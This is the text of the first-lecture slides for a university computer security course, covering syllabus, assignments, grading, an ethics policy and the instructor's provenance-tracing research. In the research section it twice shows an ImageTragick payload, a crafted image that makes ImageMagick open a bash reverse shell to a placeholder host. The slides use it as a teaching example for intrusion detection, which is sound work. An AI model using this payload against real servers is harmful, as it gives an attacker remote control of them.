Lecture 01: This is the Syllabus

Professor Adam Bates

CS 461 / ECE 422

Fall 2019

Course Description

Fundamental principles of computer and communications security and information assurance: **ethics**, **privacy**, notions of **threat**, **vulnerabilities**, and risk in systems, information warfare, **malicious software**, data **secrecy** and **integrity** issues, network security, **trusted computing**, mandatory and discretionary **access controls**, certification and accreditation of systems against security standards. Security mechanisms: **authentication**, **auditing**, **intrusion detection**, access control, **cryptography**, **security protocols**, key distribution.

Learning Objectives

Before CS 461 / ECE 422:

- Knowledge of systems programming
- General familiarity with network, web, databases…

After CS 461 / ECE 422:


- Foundational understanding of broad security concepts
- Introduction to advanced security topics:
  cryptography, forensics, malware, side-channels, and more…
- **Become a security-aware programmer** capable of developing and evaluating security solutions across a broad set of software domains.

Today:

- Introduce the course and its instruction team
- Go over the requirements and expectations for this course

What's in it for you?

- Understand the root causes of computer (in)security today
- Learn how to apply security concepts and methodologies to all forms of computer systems.
- Acquire a very particular (and lucrative) set of skills!



The Team

Adam Bates (Instructor)

Office: 4306 SC

Office Hours:

- Friday 1:00 - 2:00
- By Appointment

Tel: 217.300.4653 (office hours only)

batesa@illinois.edu

The Team

Teaching Assistants

Office Hours (starts Week 2):
MTWThF 5pm - 7pm!!!

Room: TBD

Zane Ma
zanema2@illinois.edu


Pubali Datta
pdatta2@illinois.edu

Paul Murley
pmurley2@illinois.edu

Deepak Kumar
dkumar22@illinois.edu


Josh Reynolds
joshuar3@illinois.edu

Prerequisites



- Do you have systems programming experience?
  - CS 241 / ECE 391?
  - From another university?
- If not, you might have a bad time in this course…
- Basic knowledge of network protocols also helps; if not, we will review and you can catch up outside of class.

Prerequisites



- I do not recommend co-scheduling a class that makes you miss lectures or discussion sections.

- We will be moving quickly and every session matters!

Workload

- This is an intensive, systems-orientated class with considerable time required to complete the course. I expect each of the five machine problems (MPs) to take roughly 20 hours each. To a rough approximation, the class is somewhat easier that ECE 391, and on par with the effort required in CS 374.

- Programming projects SHOULD be done in pairs. These may take longer if you choose to do the work independently. Choosing appropriate partners and changing those partners as needed is your responsibility.

- Not all groups will finish all the tasks in all the MPs. The tasks in each MP are designed to be progressively harder with the final tasks in each MP having been designed as *significant* challenges.

Class Philosophy

- Do not take this class if you are uncomfortable with significant *independent* inquiry. If your education to this point did not include, for example stacks, virtual memory, or networking concepts, we expect you will fill in these gaps yourself.
- We anticipate you have learned (n) unique programming languages by now and that learning a new one is trivial; we will ask you to learn several new ones without assistance.
- We expect you have built *lots* of computing artifacts, that you like to build them, and are already familiar with reasoning about and designing for other systems properties such as performance and correctness. We will not give you access to the auto graders and we will not test your code for you.
- This is a technical elective, not a required class. If your particular learning style does not match the course philosophy, I strongly encourage you to seek out another class.

Course Layout

The class consists of three learning environments; each with differing goals and methodologies:

1. Lectures
2. Discussion Sections
3. Assignments

You will need to participate actively in all of these environments to succeed in this course!

Lectures

The goal of lectures are provide landmarks for guiding as you seek deeper understandings of particular topics. We evaluate the topics covered in lecture through the Midterm and Final exams.

Lectures are recorded. They will be available at https://echo360.org/ shortly after each class.

Discussion Sections

Discussion sections help are designed with three goals in mind. Discussion session materials are not evaluated explicitly.


Learning objectives in discussion sections include:

1. provide necessary background on systems topic
2. focus on the MPs, walking through the handouts to clarify expectations
3. review lecture material with an eye to how the material will be evaluated on the exam.

Discussion Sections

Discussion sections are going to be taught **collaboratively** by the TA's so that you're always working with someone that is an expert on the upcoming MP. To this end…

Announcement: Section ADJ (4-4:50pm) will be meeting in Siebel 1302, not 1103!


Assignments

The assignments are designed to take you deeply into a small number of systems and to explore these systems adversarially. This adversarial thinking is evaluated primarily through the completion of MP checkpoints, but individual, rather than team, understanding of these assignments is also covered in the exams.

```
mp1=Application Security
mp2=Web Security
mp3=Cryptography
mp4=Network Security
mp5=System Forensics
```

Assignments

- MP1 (Application): become comfortable in assembly code, basic x86_32 architecture (e.g. what is a stack, what does a stack frame look like, what are the control registers?), and debugging in gdb.

- MP2 (Web/Database): you will be performing SQL injection, XSS, and CSRF attacks. You will develop a rudimentary knowledge in HTML, Javascript, and at least one variant of SQL.

- MP3 (Cryptography): basic understanding of public key cryptography (DH, RSA, ECC), symmetric crypto, and how to construct a secure channel given necessary building blocks (e.g. MAC and symmetric cipher)

Assignments

- MP4 (Network): gain familiarity with basic networking protocols (IP, TCP, UDP, ICMP, ARP, routing, wireless protocols), network utilities (e.g. ping, traceroute, wireshark) as well as socket programming in C or C++.

- MP5 (Systems): many of the projects are less about programming a large project and instead maneuvering and writing scripts. Students will become fluent in postfix environment, BASH, basic Linux systems administration, and fluent knowledge in at least one scripting language, preferably Python.

Grading

Machine Problems (5 total): **50%**
10%, 10%, 10%, 10%, 10%

Mid-term Exam: **20%**

Final Exam: **30%**

Policies I

- No late MP submissions
- 1 week window for re-grades from return date
- Cheating Policy: Zero tolerance
  - 1st offense: get zero
  - 2nd offense: fail class
  - Example: You submitted two MPs in which solutions were not your own. We discover cheating in both when compiling final grades. You fail class.

Policies 2

- <u>No screens in class!</u>
  - Distracts you (sorta bad)
  - Distracts others (really bad)
  - Inhibits discussion
  - Because science

- If/when you forget, a TA will ask you to put your device away.

- If you'd rather look at a screen, all lectures are recorded online anyway.

Resources I

https://echo360.org/

- All lectures will be recorded here (video + audio)
- Note: Required NetID to access


Resources II

https://piazza.com/class/jyhnjldpx864lb

- Go here for announcements and to ask questions.
- Instruction team will be checking forums regularly!
- "The kind of answers you get to your technical questions depends as much on the way you ask the questions as on the difficulty of developing the answer."
- **How To Ask Questions The Smart Way**: http://www.catb.org/esr/faqs/smart-questions.html

Resources III

- There are a lot of great textbooks that will supplement what we cover in lectures.
- *Security Engineering* by Ross Anderson
- It's free! https://www.cl.cam.ac.uk/~rja14/book.html



Resources III

- There are a lot of great textbooks that will supplement what we cover in lectures.
  - *Cryptography Engineering* by Ferguson, Schneier, and Kohno
  - *Introduction to Computer Security* by Matt Bishop
  - *Computer Security: Principles and Practice* by William Stallings
  - *Computer Security: Art and Science* by Matt Bishop
  - *Security in Computing* by Charles P. Pfleeger
  - *Introduction to Computer Security* by Michael Goodrich and Roberto Tamassia

Ethics Statement

This course considers topics involving personal and public privacy and security. As part of this investigation **we will cover technologies whose abuse may infringe on the rights of others**. As an instructor, I rely on the ethical use of these technologies. Unethical use may include circumvention of existing security or privacy measurements for any purpose, or the dissemination, promotion, or exploitation of vulnerabilities of these services. Exceptions to these guidelines may occur in the process of reporting vulnerabilities through public and authoritative channels. **Any activity outside the letter or spirit of these guidelines will be reported to the proper authorities and may result in dismissal from the class**.

When in doubt, please contact the instructor for advice. **Do not** undertake any action which could be perceived as technology misuse anywhere and/or under any circumstances unless you have received explicit permission from Professor Bates.

Ethics Statement

Here are some of the laws and policies to which you are beholden during this course. Please review if you are unclear about what is expected of you.

- **Computer Fraud and Abuse Act:** http://www.law.cornell.edu/uscode/18/1030.html
- **Campus Administrative Manual:** http://www.cam.illinois.edu/
  - **Policy on Appropriate Use of Computers and Network Systems at the University of Illinois at Urbana-Champaign:** http://www.cam.illinois.edu/viii/VIII-1.1.htm
- **Student Code:** http://studentcode.illinois.edu/index.html
  - **1-302 Rules of Conduct:** http://studentcode.illinois.edu/article1_part3_1-302.html
  - **1-402 Academic Integrity Infractions:** http://studentcode.illinois.edu/article1_part4_1-402.html

Academic Integrity Policy

The University of Illinois at Urbana-Champaign Student Code should also be considered as a part of this syllabus. Students should pay particular attention to Article 1, Part 4: Academic Integrity. Read the Code at the following URL: http://studentcode.illinois.edu/.

Academic dishonesty may result in a failing grade. Every student is expected to review and abide by the Academic Integrity Policy: http://studentcode.illinois.edu/. Ignorance is not an excuse for any academic dishonesty. It is your responsibility to read this policy to avoid any misunderstanding. Do not hesitate to ask the instructor(s) if you are ever in doubt about what constitutes plagiarism, cheating, or any other breach of academic integrity.

Students with Disabilities

To obtain disability-related academic adjustments and/or auxiliary aids, students with disabilities must contact the course instructor and the as soon as possible. To insure that disability-related concerns are properly addressed from the beginning, students with disabilities who require assistance to participate in this class should contact Disability Resources and Educational Services (DRES) and see the instructor as soon as possible. If you need accommodations for any sort of disability, please speak to me after class, or make an appointment to see me, or see me during my office hours. DRES provides students with academic accommodations, access, and support services. To contact DRES you may visit 1207 S. Oak St., Champaign, call 333-4603 (V/TDD), or e-mail a message to disability@uiuc.edu. http://www.disability.illinois.edu/.

Additional Information

Emergency Response Recommendations:
Emergency response recommendations can be found at the following website: http://police.illinois.edu/emergency-preparedness/. I encourage you to review this website and the campus building floor plans website within the first 10 days of class. http://police.illinois.edu/emergency-preparedness/building-emergency-action-plans/.

Family Educational Rights and Privacy Act (FERPA):
Any student who has suppressed their directory information pursuant to Family Educational Rights and Privacy Act (FERPA) should self-identify to the instructor to ensure protection of the privacy of their attendance in this course. See http://registrar.illinois.edu/ferpa for more information on FERPA..

Feedback welcome!

- My goal is to make this course challenging but fair.
- I will offer midterm teaching evaluation so I can adjust my teaching to your feedback.
- Feedback also welcome in office hours.

About My Research


Prof. Adam Bates


2018-2019 Research Projects:


- **Provenance Tracing for System Intrusions**
  (S&P Mag '19, NDSS'19, CCS'18, NDSS'18, WWW'17, TOIT'17, Security'15)
- **IoT & Peripheral Device Security**
  (CCS'19, Security'18, Oakland'18, NDSS'18, CCS'16, Security'16, NDSS'14)
- **Mobile & Communications Security**
  (Security'18, TOP'17, Security'15, CCS'14, IMC'14, JCS'14, NDSS'12)
- **Cloud & Data Center Security**
  (CCS'18, NetSoft'17, IJIS'14, SENT'14, CCSW'12)

Career Highlights:

1. **Awards: CAREER'18, CRII'17, SIGSAC Dissertation Runner-Up**
2. **Research covered by Wall Street Journal, Ars Technica, PC World**
3. **Program Chair: TaPP'17**
   Organizing: NDSS' 19, Oakland'16-'18
   Program Committees: Oakland, USENIX Security, NDSS, CCS, ATC…








About My Research

How can we reason about the provenance (i.e., history) of data objects and events in computing systems?

The provenance graph for an web service using *ImageMagick*, a pervasive image processing library for *nix.




1. `httpd recv e.e.e.e on port 80`
2. `httpd writes uploads/rsh.jpg`
3. `httpd forks shell process`
4. `shell process runs identify`
5. `identify loads libMagick library, reads uploads/rsh.jpg`

About My Research

How can we reason about the provenance (i.e., history) of data objects and events in computing systems?

The provenance graph for an web service using *ImageMagick*, a pervasive image processing library for *nix.



1. `httpd recv e.e.e.e on port 80`
2. `httpd writes uploads/rsh.jpg`
3. `httpd forks shell process`
4. `shell process runs identify`
5. `identify loads libMagick library, reads uploads/rsh.jpg`


ImageTragick: What happens when we upload this "image"?

```
image over 0,0 0,0 'https://127.0.0.1/x.php?x=`bash
    -i >\& /dev/tcp/X.X.X.X/9999 0>\&1`'
```

About My Research

How can we reason about the provenance (i.e., history) of data objects and events in computing systems?

The provenance graph for an web service using *ImageMagick*, a pervasive image processing library for *nix.



1. `httpd recv e.e.e.e on port 80`
2. `httpd writes uploads/rsh.jpg`
3. `httpd forks shell process`
4. `shell process runs identify`
5. `identify loads libMagick library, reads uploads/rsh.jpg`


ImageTragick: What happens when we upload this "image"?

```
image over 0,0 0,0 'https://127.0.0.1/x.php?x=`bash
    -i >\& /dev/tcp/X.X.X.X/9999 0>\&1`'
```

About My Research

How can we reason about the provenance (i.e., history) of data objects and events in computing systems?

Most recently, we've started using provenance to **automatedly** and **accurately** identify anomalies in system events, creating a new primitive for intrusion **detection**.



Your To-Do List

Today:

- Visit the class webpage and check out all the info
  - https://courses.engr.illinois.edu/cs461/
- Refresh your system programming and network skills:
  - http://www.lysator.liu.se/c/bwk-tutor.html
  - https://github.com/angrave/SystemProgramming/wiki/Networking%2C-Part-1%3A-Introduction
  - https://beej.us/guide/bgnet/
- Familiarize yourself with Piazza, Echo360, etc.

Soon:

- Attend discussion section on Wednesday
- Set up VM and development environment

Course Website

https://courses.engr.illinois.edu/cs461/

Go here for…

- Syllabus
- Class Policies
- Course Schedule
- Lecture Slides/Recordings
- Links to other resources